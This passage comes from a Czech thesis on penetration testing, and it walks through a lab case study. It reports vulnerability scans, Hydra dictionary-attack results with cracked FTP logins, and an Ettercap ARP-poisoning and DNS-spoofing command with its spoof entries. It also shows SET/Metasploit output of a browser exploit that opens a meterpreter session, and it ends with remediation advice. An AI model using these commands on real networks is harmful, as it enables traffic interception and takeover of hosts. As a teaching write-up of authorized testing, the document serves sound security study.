Při pohledu na doménové jméno serveru 192.168.2.115 zjištěné slovníkovým útokem je patrná role tohoto serveru v síti. Jedná se o sekundární DNS server pro zónu zittanet.local. Výsledky scanů z programů Nessus a Nmap tuto domněnku potvrzují – server disponuje službou DNS. Na tomto serveru nenalezl ani jeden z nástrojů Nessus a OpenVAS žádnou velmi závažnou bezpečnostní chybu, pouze několik středně závažných, které se týkaly zpravidla nevhodného šifrování u služeb vystavených do sítě. Nicméně středně závažná chyba umožňujíící DNS cache snooping zpřístupňuje potenciálnímu útočníkovi více informací, než je nutno. Program Nmap má k dispozici skript, který DNS je schopen klást dotazy do cache cílového serveru a poskytnout tak útočníkovi o tom, zdali uživatelé využívající daného DNS serveru navštěvují určitou stránku. Tento test byl proveden i na DNS serveru s IP adresou 192.168.2.115. Jeho výsledek přiblíží následující konzolový výpis.

```
nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-
cache-snoop.mode=nonrecursive,dns-cache-
snoop.domains={www.idnes.cz,www.seznam.cz,www.uhk.cz,www.upce.cz}'
192.168.2.115

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-06 16:32 CEST
Nmap scan report for 192.168.2.113
Host is up (0.00015s latency).
PORT   STATE SERVICE
53/udp open  domain
| dns-cache-snoop: 2 of 4 tested domains are cached.
| www.uhk.cz
|_www.upce.cz
MAC Address: 00:0C:29:C3:56:3D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Konzolový výpis ukazuje, že tester vznesl dotaz na to, zdali uživatelé navštěvují vybrané čtyři webové stránky. U dvou z nich byla odpověď pozitivní. Jedná se o poměrně citlivé

údaje a činnost zkoumání cache DNS serveru lze přirovnat k procházení historie uživatele ve webovém prohlížeči. Výsledek testu serveru 192.168.2.115 shrnuje následující tabulka.

Zjištěný OS	**Windows server 2003 SP2**
Zjištěný software	- IIS server 6.0 - DNS server
Míra napadnutelnosti systému	Částečná – průzkum DNS cache
Způsob napadnutí systému	Nessus obsahuje skript provádějící dotazy do DNS cache.

Tabulka 7 - Shrnutí zabezpečení serveru s IP adresou 192.168.2.115

Na počítači s IP adresou 192.168.2.116 nebylo shledáno žádné závažné pochybení, co se zabezpečení týče. Nástroje OpenVAS a Nessus shodně upozornily, že tento počítač podporuje verze SSH 1.99 a 2.0. Dále nessus ještě upozornil, že je zde aktivní služba mDNS, ze které lze vyčíst některé důležité informace jako OS či architektura. Jelikož na tomto počítači byl zjištěn pouze SSH server a nebyla objevena žádná zranitelnost, lze jej prohlásit za dostatečně zabezpečený. Zjištěnou úroveň zabezpečení vystihuje následující tabulka.

Zjištěný OS	**Ubuntu Linux 7.10 x64**
Zjištěný software	SSH server
Míra napadnutelnosti systému	-
Způsob napadnutí systému	-

Tabulka 8 - Shrnutí zabezpečení serveru s IP adresou 192.168.2.116

Další IP adresa, jež byla v síti nalezena, je 192.168.2.117. Zde běží služby ftp, ssh, www a mysql. Nessus zde nenalezl žádný závažnější bezpečnostní problém. Všechny jím zjištěné skutečnosti byly označeny jako neohrožující bezpečnost, pouze informoval o některých důležitých skutečnostech jako například o tom, že u služby ftp není implementováno šifrování. OpenVAS ovšem upozornil na to, že na serveru existuje stránka s výpisem funkce `phpinfo()` a poskytl na ni odkaz. Tento výpis může být cenným zdrojem informací, kde lze nalézt operační systém serveru, jeho verzi i architekturu. Heslo pro uživatele root, které bylo zjištěno při hledání bezpečnostních slabin na Linuxovém routeru, bylo platné i zde. Byl také podniknut slovníkový útok na FTP server, opět za asistence nástroje Hydra. Byl zvolen slovník sestávající převážně ze slov anglického jazyka a IT pojmů. Slovníkový útok byl úspěšný, jak dokazuje následující konzolový výstup.

```
...
[STATUS] 867.31 tries/min, 155249 tries in 02:59h, 126607 todo in
02:26h, 16 active
[21][ftp] host: 192.168.2.117   login: cisco   password: cisco
[STATUS] 889.10 tries/min, 176931 tries in 03:19h, 104925 todo in
```

```
01:59h, 16 active
[21][ftp] host: 192.168.2.117   login: admin   password: admin
...
```

Způsob zabezpečení tohoto serveru shrnuje následující tabulka.

Zjištěný OS	**Ubuntu Linux 12.04 x64**
Zjištěný software	- PureFTP - OpenSSH _5.9p1 - WWW server 2.2.22 - MySQL server
Míra napadnutelnosti systému	Plná
Způsob napadnutí systému	Slovníkový útok na FTP, navíc platné již z jiného systému zjištěné heslo uživatele root.

Tabulka 9 - Shrnutí zabezpečení serveru s IP adresou 192.168.2.117

Počítač s IP adresou 192.168.2.118 používá operační systém Windows 98, jak bylo zjištěno nástroji Nmap, Nessus a OpenVAS. Zde oba nástroje pro zjišťování zranitelností shodně reportovaly po jedné závažné chybě, nicméně každý z nástrojů reportoval jinou chybu. Bezpečnostní chyba vážného charakteru dle Nessusu spočívala v tom, že operační systém již není podporován výrobcem. OpenVAS naopak objevil chybu MS05-019, která umožňuje útočníkovi podniknout DoS útok. V této konkrétní situaci nebyl útok realizován, neboť MSF exploitem nedisponuje a pro spuštění exploitu v jazyce C se pro Backtrack nezdařilo sehnat potřebné knihovny. Zabezpečení tohoto počítače shrnuje následující tabulka.

Zjištěný OS	**Windows 98**
Zjištěný software	-
Míra napadnutelnosti systému	Plná
Způsob napadnutí systému	Slovníkový útok na FTP, navíc platné již z jiného systému zjištěné heslo uživatele root.

Tabulka 10 -- Shrnutí zabezpečení serveru s IP adresou 192.168.2.118

Na počítači s adresou 192.168.2.119 je dle nástrojů Nmap a Nessus nainstalován OS Windows XP, pravděpodobně ve verzi SP1. Toto samo o sobě představuje obrovské bezpečnostní riziko, neboť takovýto systém obsahuje mnoho bezpečnostních chyb. Nessus došel k číslu třináct závažných bezpečnostních zranitelností, tři středně závažné zranitelnosti a OpenVAS se zastavil na čísle tři pro závažné bezpečnostní zranitelnosti a na čísle dva pro středně závažné. Informace ze scanneru OpenVAS nevedly k úspěšnému napadení počítače, nicméně informace ze scanneru Nessus ano. Ze třinácti nalezených zranitelností lze minimálně jednu, konkrétně MS03-026 zneužít do té míry, že je útočníkovi nabídnuta meterpreter relace, kde má nad počítačem naprosto neomezenou

kontrolu ve všech oblastech – správou sítě počínaje, přes snímání kláves uživatele až po manipulaci se soubory konče. Jedná se tedy o jeden ze dvou počítačů v síti, kde se zdařilo získat relaci meterpreteru. Podrobné informace o zranitelnostech tohoto počítače lze získat na přiloženém CD.

Zjištěný OS	**Windows XP SP1**
Zjištěný software	-
Míra napadnutelnosti systému	Plná
Způsob napadnutí systému	Velké množství zranitelností, minimálně jedna poskytuje možnost napadení do té míry, že lze navázat meterpreter relaci.

Tabulka 11 -- Shrnutí zabezpečení serveru s IP adresou 192.168.2.119

Zhodnocení této etapy penetračního testu a doporučení vztahující se k výsledkům získaným v této etapě penetračního testu budou představeny v kapitole 5.3.

5.2.4 Test důvěřivosti uživatelů a případné následky dle OSSTMM 11.7

Tato závěrečná etapa probíhajícího penetračního testu má za úkol zhodnotit nebezpečí, jež hrozí v případě útoků na klientské stanice. Tyto útoky budou realizovány pomocí nástroje SET (social engineering toolkit). Půjde o stav, ve kterém budou uživatelům podstrčeny kopie legitimních stránek, a bude testováno, jaké následky nastanou, pokud uživatelé včas nerozpoznají podvrh a na stránku přistoupí. Uživateli je možno podstrčit falsifikát webové stránky hned několika způsoby. Jako první možnost se naskýtá „otrávit“ cache DNS serverů a tyto servery pak uživatele směrují na útočníkův počítač. Tato možnost je neproveditelná, neboť stávající DNS servery jsou proti útokům tohoto typu imunní. Další možností, jež se naskýtá, je otrávení ARP cache testovaných stanic a přesměrování veškerého provozu na testerův počítač. Tím pádem budou přesměrovány i veškeré DNS dotazy. Jakmile tester zachytí DNS dotaz na stránku, jejíž falsifikát má připraven, vyšle odpověď na DNS dotaz, která dotazující se počítač instruuje tak, aby místo na legitimní webovou stránku přistoupila na útočníkův počítač, kde již čeká kopie této webové stránky.

Do podvržené webové stránky lze zamíchat škodlivý kód či odchytávat data, která si uživatel s webovou stránkou vymění. V případě tohoto penetračního testu se jedná o první případ – a sice o podstrčení webové stránky obsahující škodlivý kód. Klientská stanice na tuto proceduru reaguje zpravidla velmi zpomalenou odezvou webového prohlížeče, havárií webového prohlížeče či dotazováním se na spuštění Java appletu na stránkách, kde Java applet není.

V prvním kroku tedy bude třeba, aby tester spustil SET a vytvořil kopii legitimní webové stránky. Vstup do menu frameworku SET je proveden následujícím příkazem.

```
se-toolkit
```

Z nabídky SET frameworku byl vybrán útok na zneužití slabin zabezpečení webových prohlížečů. Postup, který je třeba udělat pro správnou konfiguraci SET frameworku telegraficky shrnuje následující seznam.

- Vybrat si typ útoku (zde zneužití slabin prohlížeče),
- vybrat si webovou stránku, do níž bude vložen škodlivý kód,
- tuto stránku následně naklonovat na PC útočníka,
- vybrat payload spuštěný v případě úspěšného útoku,
- vybrat enkodér pro tento payload.

Pokud tester váhá jakou stránku si zvolit pro naklonování a vložení škodlivého kódu, síť sama o sobě nabízí vynikající zdroj inspirace. V předchozí kapitole byl popsán postup, pomocí něhož lze získávat informace o navštívených webech z DNS cache. Stačí z této DNS cache zjistit jaké weby jsou uživateli navštěvovány a náhodně naklonovat jeden z nich. SET ve spolupráci s MSF poté spustí webserver, na nějž je nasazena infikovaná kopie webové stránky.

Nyní zbývá přesměrovat veškerý provoz na útočníka tak, aby bylo možno výše popsané podvrhnutí DNS odpovědi. K této proceduře bude využito nástroje Ettercap. Nejprve je třeba zkonfigurovat Ettercap tak, aby podvrhoval odpovědi na vybrané DNS dotazy. Toto bude provedeno v souboru `/usr/local/share/ettercap/etter.dns`, kam je zapsána následující informace.

```
www.uhk.cz      A    192.168.2.200
www.uhk.cz      PTR  192.168.2.200
```

V konfiguračním souboru Ettercap byl vytvořen DNS záznam, který při dotazu na www.uhk.cz vrátí IP adresu počítače testera, kde již bude připravena podvržená webová stránka s vloženým škodlivým kódem. Nezbývá, než přesměrovat na počítač testera veškerý provoz, který pak tento počítač bude posílat na legitimní výchozí bránu segmentu, na kterém test probíhá. To zajistí následující příkaz.

```
ettercap -T -i eth0 -P dns_spoof -M arp /192.168.2.113-119/ //
```

Tímto příkazem je programu Ettercap řečeno, že práce bude probíhat v textovém režimu a falešné ARP rámce budou vysílány na rozhraní eth0, dále aby Ettercap načetl zásuvný modul `dns_spoof`, následuje definice způsobu útoku (v tomto konkrétním případě podvrhování ARP rámců) a jako poslední je Ettercapu řečeno, že počítače, jejichž poslední oktet IP adresy končí na číslem z intervalu <113;119>, mají mít veškerý provoz směrován na počítatč testera. Následující odstavec seznamuje s výsledkem této etapy penetračního testu.

Výše popsaný způsob útoku je rozdělen na dvě etapy. Počítače, u nichž byly zkoumány následky tohoto útoku, lze z hlediska odolnosti rozdělit do tří skupin: počítače útokem


neovlivněné, počítače útokem ovlivněné částečně a počítače útokem ovlivněné plně. Přiřazení konkrétního počítače do konkrétní skupiny znázorňuje tabulka 11.

Počítač	Míra napadnutelnosti
192.168.2.113	-
192.168.2.115	Možno dosáhnout DoS tohoto serveru, otrávit ARP cache a podvrhnout DNS odpovědi
192.168.2.116	Lze otrávit ARP cache a podvrhnout DNS odpovědi.
192.168.2.117	Lze otrávit ARP cache a podvrhnout DNS odpovědi.
192.168.2.118	Lze otrávit ARP cache a podvrhnout DNS odpovědi.
192.168.2.119	Plná – lze navázat meterpreter relaci.

Tabulka 12 - Shrnutí výsledků testu realizovaného nástrojem SET

Počítač s IP adresou 192.168.2.119 byl jako jediný napaden plně – tester úspěšně navázal meterpreter relaci a získal tak nad počítačem neomezenou moc. Z tohoto důvodu bude v krátkosti vysvětleno, jakým způsobem se zdařilo testerovi tuto meterpreter relaci navázat.

Poté, co byly na síťovém segmentu spadajícím do rámce testu otráveny ARP ache tabulky testovaných počítačů, nezbývalo, než aby každý z počítačů přistoupil na podvrhnutou doménu. V případě počítače s adresou 192.168.2.119 vypadal přístup na tuto doménu tak, jak jej znázorňuje obrázek 26.



Obrázek 26 - Přístup klienta na podvrhnutou adresu

Je očividné, že uživatel je směrován jinam, než si ve skutečnosti myslí. Je to dáno tím, že přistoupil na podvrhnutou stránku umístěnou na počítači testera s IP adresou 192.168.2.200 a do této stránky bylo zakomponováno přesměrování webovou stránku se škodlivým kódem umístěným tamtéž. Pro úplnost zbývá pouze doplnit výstup z nástroje SET.

```
[*] 192.168.2.119    ms10_018_ie_behaviors - Sending Internet
Explorer DHTML Behaviors Use After Free (target: IE 6 SP0-SP2
(onclick))...
[*] Sending stage (752128 bytes) to 192.168.2.119
[*] Meterpreter session 7 opened (192.168.2.200:3333 ->
192.168.2.119:1085) at 2013-05-07 20:14:04 +0200
```

K uvedenému výstupu je třeba dodat pouze to, že SET rozpoznal internetový prohlížeč a jeho verzi, kterou uživatel používá, přesměroval uživatele na stránku s kódem, jež je schopen využít některé ze zranitelností v onom prohlížeči a poté, co byla zranitelnost následně zneužita, byly učiněny kroky k navázání meterpreter relace. Po vykonání příkazu pro výpis navázaných meterpreter relací získal tseter následující výstup.

```
7   meterpreter x86/win32  XP-OFFICE\office @ XP-OFFICE
192.168.2.200:3333 -> 192.168.2.119:1085 (192.168.2.119)
```

Meterpreter relace je navázána, stačí pouze příkazem `sessions –i 7` začít s touto relací interagovat.

Tato etapa penetračního testu dokázala, že ani síť, v níž se nacházejí počítače prosty zranitelností, si nemůže být jista, že je plně ochráněna před útoky všeho druhu. Pokud se nezdaří napadnout některý z počítačů do té míry, že je možno navázat meterpreter relaci, lze v této počítačové síti provést přesměrování provozu na počítač útočníka a tento provoz následně odposlouchávat. Z odposlechnutých dat lze následně extrahovat citlivé údaje a s těmito dále nakládat bez vědomí uživatele.

5.3 Zhodnocení a doporučení


Proběhlý penetrační test představený v předchozích částech této kapitoly jistě zaslouží shrnout a zhodnotit. Také je třeba v souladu s metodikou OSSTMM zadavateli testtu srozumitelnou formou sdělit objevené skutečnosti a přidat seznam doporučení obsahující popis nejnutnějších kroků vedoucích k nápravě zjištěného stavu, pokud toto situace vyžaduje.

Jako první bylo provedeno testování zabezpečení serveru s operačním systémem Linux, který tvoří hranici mezi testovanou sítí a internetem. Stav zabezpečení tohoto kritického systému lze zhodnotit jako nedostatečný. Zásadním problémem je fakt, že heslo používané uživatelem root je možno odhalit slovníkovým útokem v časovém úseku trvajícím jednotky hodin. V jistých situacích může být tedy heslo odhaleno dříve, než se kompetentní osoby o probíhajícím útoku dozví. Neméně závažným prohřeškem proti bezpečnosti je skutečnost, že zjištěné heslo bylo akceptováno i serverem ve vnitřní síti.

Následoval proces zjišťování informací o vnitřní síti z pozice útočníka v internetu. Nejprve bylo zkoumáno, které systémy ve vnitří síti lze z internetu dohledat a poté na nalezených systémech byly zjišťovány dostupné služby. Zde byl test na vektoru z internetu do vnitřní sítě ukončen, neboť samotné zranitelnosti programového vybavení počítačů v síti byly zkoumány zevnitř. Z porovnání obrázků 24 a 25 stranách 74 a 75 je zřejmé, že zkoumanou síť bylo možno zmapovat kompletně navzdory firewallu implentovanému na hraničním směrovači. Stalo se tak právě zásluhou UDP scanu. Z tohoto faktu lze vyvodit, že pravidla firewallu ošetřují provoz založený na protokolu UDP nedostatečně. Situace, kdy jsou na firewallu detailně nastaveny pravidla pro provoz založený na protokolu TCP a provozu pracujícím na protokolu UDP je věnována výrazně nižší míra pozornosti, není v technické


praxi rozhodně raritou. Etapa penetračního testu zkoumající síť za firewallem z pozice útočníka v internetu tak dokázala, že i pomocí protokolu UDP lze o síti zjistit zajímavé a mnohdy citlivé informace.

Rozdíl výsledků, které poskytly jednotlivé průzkumové techniky programu Nmap znázorňuje následující graf na obrázku 27. Tento obrázek také zdůrazňuje nutnost revize a reimplementace pravidel firewallu.



Obrázek 27 - Rozdíl nalezených IP adres při různých průzkumových tenchnikách programu NMAP

Testování vnitřní sítě z pozice útočníka připojeného do vnitřní sítě bylo provedeno jako třetí v pořadí. Na všech počítačích do této sítě připojených byly zjištěny bezpečnostní nedostatky. Nicméně závažnost těchto nedostatků byla na jednotlivých počítačích velmi odlišná. Na jedné straně spektra stojí počítače, u nichž je možno pouze zjišťovat informace citlivějšího charakteru jako například domény uložené v DNS cache a na druhé straně spektra stojí počítače, které lze buď vyřadit z provozu DoS útokem nebo nad nimi získat neomezenou moc navázáním meterpreter relace. Počet závažných zranitelností na jednotlivých počítačích zjištěných ve vnitřní síti znázorňuje násedující obrázek. Jedná se o kombinaci výsledků z nástrojů Nessus a OpenVAS, přičemž pokud se u jednotlivých počítačů lišil výsledek, byla při tvorbě grafu brána v potaz vždy vyšší hodnota počtu nalezených zranitelností. Jde o výsledek testování z vnitřní sítě, neboť činit závěry na základě výsledků testu provedeného z pozice za firewallem by postrádalo smysl, neboť firewall by tyto výsledky mohl zkreslit.



Obrázek 28 - Počet nalezených zranitelností na jednotlivých stanicích

Jako poslední byly zkománo, jaké následky pro počítače bude mít situace, kdy uživatelé počítačové sítě podlehnou útoku založenému na technikách sociálního inženýrství. Aby tento útok mohl být realizován, bylo třeba nejprve ovlivnit síťový provoz a až poté se uchýlit k samotným technikám sociálního inženýrství. S výjimkou doménového kontroleru podlehly procesu ovlivňování síťového provozu pomocí nevyžádaných ARP zpráv všechny počítače i servery. Samotný útok pomocí metod sociálního inženýrství měl pak následky pro dva počítače. Jednalo se o sekundární DNS server, kde došlo k DoS útoku vlivem vyčerpání dostupné paměti RAM při přístupu na webovou stránku se škodlivým kódem a dále šlo o klientskou stanici s OS Windows XP SP1, kde se zdařilo ovládnout stanici zcela – bylo možno navázat meterpreter relaci.

Výše popsané skutečnosti by měly management společnosti přimět k rozhodnutí o realizaci zásadní revize zabezpečení výpočetní techniky a datové sítě. Na hraničním směrovači a firewallu zároveň je nutné provést revizi pravidel firewallu a zapracovat především vhodná pravidla provádějící restrikce provozu založeného na protokolu UDP tak, aby možnost zjistit informace o síti byla minimalizována.

Jako další krok by bylo vhodné vytvořit a uplatňovat politiku aktualizací uživatelských stanic i serverů, neboť tyto jsou mnohdy ohroženy neaktuálním software a chybami, jež tento software obsahuje. Nelze se spokojit se stavem, kdy na klientských stanicích běží software výrobcem již nepodporovaný či software, který byl naposledy aktualizován před několika lety, jako je tomu v případě počítačů s operačními systémy Windows XP SP1, Windows 98 či Ubuntu Linux 7.04. Řečené platí i pro serverovou část sítě. Doménový kontroler, který je bezpochyby kritickým prvkem celé počítačové sítě je možno opakovaně vyřazovat z provozu zneužíváním chyby v RDP protokolu, konkrétně verze 7.1. V případě

sekundárního DNS serveru této domény lze dosáhnout obdobného stavu, pouze jinými prostředky. Příčinou těchto možných problémů jsou právě chybějící aktualizace od výrobců software.

Jelikož byl úspěšný proces manipulace síťového provozu i na nových operačních systémech (Linux server 12.04 LTS), doporučuje se zvýšit úroveň zabezpečení i samotné datové sítě. V dnešní době trh nabízí inteligentní aktivní síťové prvky, které jsou schopny provádět inspekci provozu na L2 vrstvě a definovat, zdali se jedná o korektní provoz a tudíž má být propuštěn, či zdali jde o probíhající útok a je třeba mu zabránit. Konkrétně se jedná o switche s funkcí DHCP snooping, dynamic ARP inspection a také broadcast-storm control. Budou-li v síti implementovány tyto ochranné mechanismy, pak absence ochranných mechanismů v samotných operačních systémech připojených počítačů již nebude představovat vážnější riziko – útok bude zastaven dříve, než stačí na tyto připojená zařízení vůbec dosáhnout.

6 Závěr

Cílem práce bylo v teoretické části představit problematiku penetračních testů a také představit důležité termíny spjaté s touto problematikou. Dále pak bylo třeba provést rešerši nejnovějších trendů této problematiky. Praktická část práce představuje případovou studii, na níž byly prezentovány nejnovější trendy z oblasti penetračního testování.

V úvodu teoretické části byl čtenář uveden do terminologie svázané s problematikou penetračního testování, jejíž znalost je žádoucí pro porozumění dalším kapitolám. V dalších kapitolách se práce věnovala metodikám NIST SP800-115 a OSSTMM, které se týkají problematiky penetračního testování, aby mohlo být stanoveno, na základě které z těchto dvou metodik bude realizována případová studie. Z těchto metodik byla pro použití v případové studii vybrána právě OSSTMM, neboť oproti publikaci od institutu NIST se problematikou penetračních testů zabývá s větší mírou detailu. Teoretická část následně představila nástroje běžně užívané k penetračnímu testování, aby použití těchto nástrojů mohlo být prakticky předvedeno na případové studii. Rovněž bylo zjištěno, že tyto nástroje jsou mezi sebou neporovnatelné, neboť každý z nástrojů v procesu penetračního testování má určitou roli, plní určitý úkol a na výsledky činnosti jednoho nástroje bezprostředně navazuje činnost jiného nástroje.

V praktické části práce, v kapitolách 5.2.3 a 5.2.4 bylo prokázáno, že stěžejním předpokladem pro správnost a úplnost provedení penetračního testu je volba správné sady nástrojů, jež budou testerovi nápomocny při realizaci penetračního testu. Tato skutečnost byla evidentní v situaci, kdy byla v operačním systému objevena zranitelnost a bylo třeba zjistit, jak této zranitelnosti zneužít ve prospěch penetračního testera. Jelikož byl nasazen MSF, byla tato operace otázkou několika málo úkonů – konkrétně vyhledání exploitu a nastavení voleb tohoto exploitu. Poté následovalo již jen jeho spuštění. Pokud by tester zamýšlel realizovat tuto činnost bez asistence MSF či jiného frameworku, zabraly by tyto úkony daleko více času, neboť by musel nejprve vyhledat informace o zjištěných zranitelnostech cílového systému, následně pro tyto zranitelnosti zajistit exploity a poté nastudovat jejich použití. Fakt, že tvrzení o důležitosti výběru vhodných nástrojů pro plnění stanovených úkolů neplatí pouze v oblasti penetračního testování ale i v mnohých dalších oblastech, dokazuje i výrok bývalého prezidenta Spojených států Amerických, Abrahama Lincolna. Tento výrok zní: „Kdybych měl za osm hodin pokácet strom, strávil bych šest hodin broušením sekery“.

Dále práce v kapitolách 5.2.3 a 5.2.4 prakticky dokázala, že i novější operační systémy mohou obsahovat závažné bezpečnostní chyby, přičemž pokud nejsou tyto chyby zavčas objeveny a odstraněny, mohou pro infrastrukturu představovat závažnou hrozbu, která by šla přirovnat k časované bombě. V počítačové síti představené případové studie se jednalo především o doménový kontroler s operačním systémem Windows server 2008R2 a jeho zranitelnost související s protokolem RDP ve verzi 7.1, která umožňovala server opakovaně vyřazovat z provozu pomocí DoS útoků. U ostatních serverů včetně serveru

s operačním systémem Ubuntu 12.04LTS bylo možno vzdáleně měnit obsah ARP cache a tím pádem bylo možno odposlouchávat síťový provoz těchto serverů a stanic.

Je zřejmé, že problematika zabezpečení operačních systémů a datových sítí je v dnešní době kybernetických útoků aktuálním tématem pro všechny organizace bez ohledu na velikost či geografickou polohu. Práce tak může sloužit jako zdroj informací pro nováčky v oblasti bezpečnosti operačních systémů a datových sítí a také může být inspirací pro realizaci penetračního testu na základě představené případové studie.

Možností, jak by šla tato práce dále rozšířit, je penetrační testování webových informačních systémů. I pro tuto oblast penetračního testování existují metodiky, podle nichž je možno postupovat. Jednou z těchto metodik je OWASP.

7 Literatura

[1] DELL. Dell Community [online]. 8.12.2012 [cit. 2013-03-31]. Dostupné z: http://en.community.dell.com/dell-blogs/dellsolves/b/weblog/archive/2012/11/08/a-famous-data-security-breach-amp-pci-case-study-four-years-later.aspx.

[2] ENGEBRETSON, Pat a James BROAD. *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*. Waltham, MA: Syngress, c2011, xvii, 159 p. ISBN 15-974-9655-3.

[3] GRAVES, Kimberly. *CEH: official certified ethical hacker review guide*. Indianapolis, Ind.: Wiley Pub., c2007, xxii, 238 p. ISBN 07-821-4437-3.

[4] KIZZA, Joseph Migga. *A guide to computer network security*. London: Springer, c2009, xxiv, 476 p. Computer communications and networks. ISBN 978-184-8009-165.

[5] AURIEMMA, Luigi. *MS12-020 exploit description*. [USA], 2012. Dostupné z: http://aluigi.altervista.org/adv/termdd_1-adv.txt

[6] GRAVES, Kimberly. CEH: official certified ethical hacker review guide. Indianapolis, Ind.: Wiley Pub., c2007, xxii, 238 p. ISBN 07-821-4437-3

[7] Securitytube metasploit framework expert part 1. Securitytube [online]. 2011 [cit. 2013-03-02]. Dostupné z: http://www.securitytube.net/video/2556

[8] PUŽMANOVÁ, Rita. Moderní komunikační sítě od A do Z. 2. aktualiz. vyd. Brno: Computer Press, 2006, 430 s. ISBN 80-251-1278-0.

[9] MAYNOR, David a K MOOKHEY. Metasploit toolkit: for penetration testing, exploit development, and vulnerability research. Burlington: Syngress, 2007, xvi, 272 s. ISBN 978-1-59749-074-0.

[10] OFFENSIVE SECURITY. Penetration testing with BackTrack. USA, 2012.

[11] DEFINO, Steven a Larry GREENBLATT. Official certified ethical hacker review guide: for version 7.1. Boston: Course Technology, 2012, xxi, 329 s. ISBN 978-1-133-28291-4

[12] HERZOG, Pete. ISECOM. *Open source security testing methodology manual*. 3. vyd. 2010. Dostupné z: http://www.isecom.org/mirror/OSSTMM.3.pdf

[13] SIMPSON, Michael T, Kent BACKMAN a James E CORLEY. Hands-on ethical hacking and network defense. 2nd ed., international ed. Boston, MA: Course Technology, Cengage Learning, c2011, xxiv, 455 p. ISBN 14-354-8609-9

[14] Metasploit's Meterpreter. Metasploit framework [online]. 2004 [cit. 2013-02-20]. Dostupné z: http://dev.metasploit.com/documents/meterpreter.pdf.

[15] Msfcli - metasploit unleashed. *Metasploit Unleashed* [online]. [2012] [cit. 2013-02-18]. Dostupné z: http://www.offensive-security.com/metasploit-unleashed/Msfcli

[16] History of the Metasploit Project. In: Metasploit [online]. [2012] [cit. 2013-02-18]. Dostupné z: http://www.metasploit.com/about/history/

